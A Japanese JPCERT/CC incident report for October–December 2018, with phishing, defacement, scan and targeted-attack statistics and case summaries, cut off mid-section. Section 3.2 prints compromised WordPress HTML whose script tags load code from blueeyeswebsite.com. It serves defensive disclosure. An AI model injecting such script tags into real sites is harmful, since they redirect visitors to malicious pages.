JPCERT-IR-2019-01
発行日: 2019-01-16

JPCERT/CC インシデント報告対応レポート
［2018 年 10 月 1 日 ～ 2018 年 12 月 31 日］

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」）では、国内外で発生するコンピュータセキュリティインシデント（以下「インシデント」）の報告を受け付けています(注 1)。本レポートでは、2018 年 10 月 1 日から 2018 年 12 月 31 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）「コンピュータセキュリティインシデント」とは、本レポートでは、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピュータのセキュリティに関わる事件、できごとの全般をいいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します（前四半期より制御システム関連のインシデント報告関連件数の集計方法を変更しています）。

［表 1 インシデント報告関連件数］

	10 月	11 月	12 月	合計	前四半期合計
報告件数 (注 2)	1,530	1,468	1,244	4,242	3,908
インシデント件数 (注 3)	1,623	1,401	1,464	4,488	3,411
調整件数 (注 4)	884	780	915	2,579	2,216


（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。

（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。


（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。

本四半期に寄せられた報告件数は、4,242 件でした。このうち、JPCERT/CC が国内外の関連するサイトとの調整を行った件数は 2,579 件でした。前四半期と比較して、報告件数は 9%増加し、調整件数は 16%増加しました。また、前年同期と比較すると、報告数で 6%減少し、調整件数は 36%増加しました。

［図 1］と［図 2］に報告件数および調整件数の過去 1 年間の月別推移を示します。



［図 1 インシデント報告件数の推移］




［図 2 インシデント調整件数の推移］

JPCERT/CC では、報告を受けたインシデントをカテゴリ別に分類し、各インシデントカテゴリに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を参照してください。本四半期の報告に含まれる各カテゴリのインシデント件数を［表 2］に示します。

［表 2 カテゴリ別インシデント件数］


インシデント	10 月	11 月	12 月	合計	前四半期合計
フィッシングサイト	453	568	539	1,560	1,302
Web サイト改ざん	96	53	93	242	226
マルウエアサイト	29	12	34	75	98
スキャン	667	433	577	1,677	1,164
DoS/DDoS	2	1	4	7	10
制御システム関連	0	0	0	0	0
標的型攻撃	0	4	0	4	7
その他	376	330	217	923	604

本四半期に発生したインシデントにおける各カテゴリの割合は、［図 3］のとおりです。スキャンに分類される、システムの弱点を探索するインシデントが 37.4%、フィッシングサイトに分類されるインシデントが 34.8%を占めています。




［図 3 インシデントのカテゴリ別割合］


［図 4］から［図 7］に、フィッシングサイト、Web サイト改ざん、マルウエアサイト、スキャンのインシデントの過去 1 年間の月別推移を示します。




［図 4 フィッシングサイト件数の推移］



［図 5 Web サイト改ざん件数の推移］



［図 6 マルウエアサイト件数の推移］



［図 7 スキャン件数の推移］

［図 8］にインシデントのカテゴリごとの件数および調整・対応状況を示します。

［図 8 インシデントのカテゴリごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 1,560 件で、前四半期の 1,302 件から 20%増加しました。また、前年度同期（852 件）との比較では、83%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 282 件となり、前四半期の 309 件から 9%減少しました。また、国外のブランドを装ったフィッシングサイトの件数は 985 件となり、前四半期の 784 件から 26%増加しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 3］、国内・国外ブランドの業界別の内訳を［図 9］に示します。

［表 3 フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	10 月	11 月	12 月	本四半期合計（割合）
国内ブランド	82	105	95	282(18%)
国外ブランド	301	330	354	985(63%)
ブランド不明 (注 5)	70	133	90	293(19%)
全ブランド合計	453	568	539	1,560(100%)

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 9 フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトの内訳では、国外ブランドでは E コマースサイトを装ったものが 72.3%、国内ブランドでは通信事業者のサイトを装ったものが 36.9%で最多でした。

E コマースサイトを装ったフィッシングサイトに関する報告が前四半期に続き多く寄せられており、特定の国外ブランドのフィッシングサイトがその半数以上を占めています。
その中にはモバイル端末からアクセスした際にのみフィッシングサイトが表示されるものや、ブラウザの言語設定が日本語の場合にのみ表示されるものなど特定のユーザを標的としたものがいくつかありました。

国内ブランドのフィッシングサイトでは通信事業者、SNS、特定の宅配業者を装ったフィッシングサイトに関する報告が寄せられており、それぞれ次のような特徴がありました。

- 通信事業者を装ったフィッシングサイトについては大手携帯キャリアを狙ったものが前四半期に比べて増加している。また、正規のドメインを装った .com ドメインが多く各キャリアのフィッシングサイトが同一 IP アドレス上で稼働している場合もあった。
- SNS を装ったフィッシングサイトについてはホスティングサービスが無償で提供している .jp ドメインを使用したものが増加している。また、次のようにブランド名の後ろにランダムに選んだ複数の単語の羅列を添えたものをサブドメインに使用する特徴があった。

  http://<ブランド名><単語の羅列>.<無料の jp ドメイン>/

- 特定の宅配業者を装ったフィッシングサイトについては、ドメインはブランド名の後ろに 2～4 文字の英小文字を足した .com ドメインが使用され、そのほとんどが中国のレジストラで取得されたドメインであった（詳しくは、4 章を参照）。また表示される Web ページにはいくつか種類があり、携帯番号の入力を求めるものや Apple ID とパスワードの入力を求めるもの、Android 端末でアクセスするとマルウエアがダウンロードされるものなどがあった。

フィッシングサイトの調整先の割合は、国内が 28%、国外が 72%であり、前四半期（国内が 27%、国外が 73%）と比べて国内への通知の割合が増加しました。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、242 件でした。前四半期の 225 件から 8%増加しています。

10 月に、WordPress を使用した Web サイトに、不審な script タグや難読化された JavaScript が埋め込まれている事例を複数確認しました。それらのサイトにアクセスすると、パナマに割り当てられた同一の IP アドレスを持ち、.club や.site などのドメイン・アドレスが付与されたサイト上の URL を経由して複数回転送が行われた後、最終的には不審なサイトに転送され、広告や偽のシステム警告が表示されました。

12 月以降、Web ページ内の URL が、blueeyeswebsite[.]com といった URL に改ざんされているサイトを複数確認しています。改ざんされていた HTML ソースの例［図 10］に示します。script タグが改ざんされていることにより、ページにアクセスすると不正な JavaScript が読み込まれ、外部のサイトへの誘導が行われ、最終的に、広告を表示する不審なサイトに誘導されるようになっていました。改ざんされたサイトでは、script タグだけでなく、href タグなどの URL も改ざんされていました。また、blueeyeswebsite[.]com に誘導する難読化された JavaScript が Web ページに埋め込まれていた例も確認しています。

```
        </div>-->

        <p class="address">Copyright &copy; <a href="https://blueeyeswebsite.com/0.js?#blueeyeswebsite.com/0.js?#[illegible]">
[illegible]  </a> All Rights Reserved.</p>
    </div><!--end footer-->
</div><!--end footerBox-->


</div><!--end wrapper-->

<script type='text/javascript' src='https://blueeyeswebsite.com/0.js?ver=3.51.0-2014.06.20#blueeyeswebsite.com
/0.js?#[illegible]wp-content/plugins/contact-form-7/includes/js/jquery.form.min.js'></script>
<script type='text/javascript'>
/* <![CDATA[ */
var _wpcf7 = {"loaderUrl":"https:\/\/blueeyeswebsite.com\/0.js?#blueeyeswebsite.com\/0.js?#[illegible]/wp-content\/plugins
\/contact-form-7\/images\/ajax-loader.gif","recaptchaEmpty":"Please verify that you are not a robot.","sending":"\u9001\u4fe1\u4e2d
...";
/* ]]> */
</script>
<script type='text/javascript' src='https://blueeyeswebsite.com/0.js?ver=4.4#blueeyeswebsite.com/0.js?#[illegible]/wp-content
/plugins/contact-form-7/includes/js/scripts.js'></script>
<script type='text/javascript' src='https://blueeyeswebsite.com/0.js?ver=4.4.2#blueeyeswebsite.com/0.js?#[illegible]/wp-
includes/js/wp-embed.min.js'></script>
```

［図 10 Web ページ内の URL を改ざんされたサイトの HTML ソース］

3.3.標的型攻撃の傾向


標的型攻撃に分類されるインシデントの件数は、4 件でした。前四半期の 7 件から 43%減少しています。本四半期に対応を依頼した組織はありませんでした。下に、確認されたインシデントを紹介します。

(1) マルウエア PlugX を用いた標的型攻撃

11 月に寄せられた報告には、PlugX と呼ばれるマルウエアが使用されていました。今回確認した PlugX はこれまで確認しているものと同様に 80/TCP、443/TCP に HTTP と独自プロトコルで C&C サーバと接続するといったものでした。その他にも攻撃者が使用したとみられる Mimikatz、secretdump といった認証情報を窃取するツールや RDP のセッションを多重化するツール、キーロガーなどが見つかっています。

(2) マルウエア TSCookie を用いた標的型攻撃

TSCookie は、2018 年 6 月末頃や 2018 年 8 月後半にも複数の組織に対してメールに添付されて送信されていたマルウエアです。11 月に寄せられた検体では、これまで確認していた TSCookie とは異なり、図 11 のように暗号化された TSCookie 本体とそれを読み込むローダーに分かれていました。また、ポート 443/TCP だけでなく、80/TCP に HTTP でも C&C サーバと通信する等、以前のものとは異なる特徴がみられました。



［図 11 TSCookie のファイル構成］

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウエアサイトの件数は、75 件でした。前四半期の 99 件から 24%減少しています。

本四半期に報告が寄せられたスキャンの件数は、1,677 件でした。前四半期の 1,162 件から 44%増加しています。スキャンの対象となったポートの内訳を［表 4］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP）、HTTP（80/TCP）、SMTP（25/TCP）でした。

［表 4 ポート別のスキャン件数］

ポート	10 月	11 月	12 月	合計
22/tcp	218	94	222	534
80/tcp	196	117	103	416
25/tcp	86	76	60	222
445/tcp	64	72	55	191
443/tcp	45	31	13	89
23/tcp	37	15	28	80
37215/tcp	45	8	22	75
1433/tcp	0	3	49	52
8080/tcp	16	17	10	43
5555/tcp	13	6	8	27
3389/tcp	18	3	1	22
81/tcp	10	9	2	21
9000/tcp	4	10	4	18
587/tcp	0	0	18	18
8443/tcp	2	6	5	13
8022/tcp	10	0	2	12
2323/tcp	3	4	5	12
32764/tcp	0	6	5	11
8181/tcp	4	1	3	8
8000/tcp	6	1	1	8
222/tcp	6	1	1	8
その他	65	26	37	128
月別合計	848	506	654	2008

その他に分類されるインシデントの件数は、923 件でした。前四半期の 604 件から 53%増加しています。

4. インシデント対応事例

本四半期に行った対応の例を紹介します。


(1) 気象庁を装ってマルウエアを配布するサイトに関する対応

本四半期に気象庁のドメイン名を装ったマルウエアを配布する Web サイト(1)に関する報告が寄せられました。この Web サイトは気象庁発表の警報を装ったメールから誘導され、アクセスすると SmokeBot と呼ばれるマルウエアがダウンロードされました。このマルウエアに感染すると HTTP 通信が発生し、C&C サーバよりコマンドを受信すると、ファイルのダウンロード、実行等が行われます。

マルウエア配布サイトは国外のサーバで稼働していたため、当該 IP アドレスの管理者並びに、当該国の National CSIRT に適切な対応を行うように依頼しました。

(2) 宅配便業者を装ったマルウエア配布サイトに関する対応

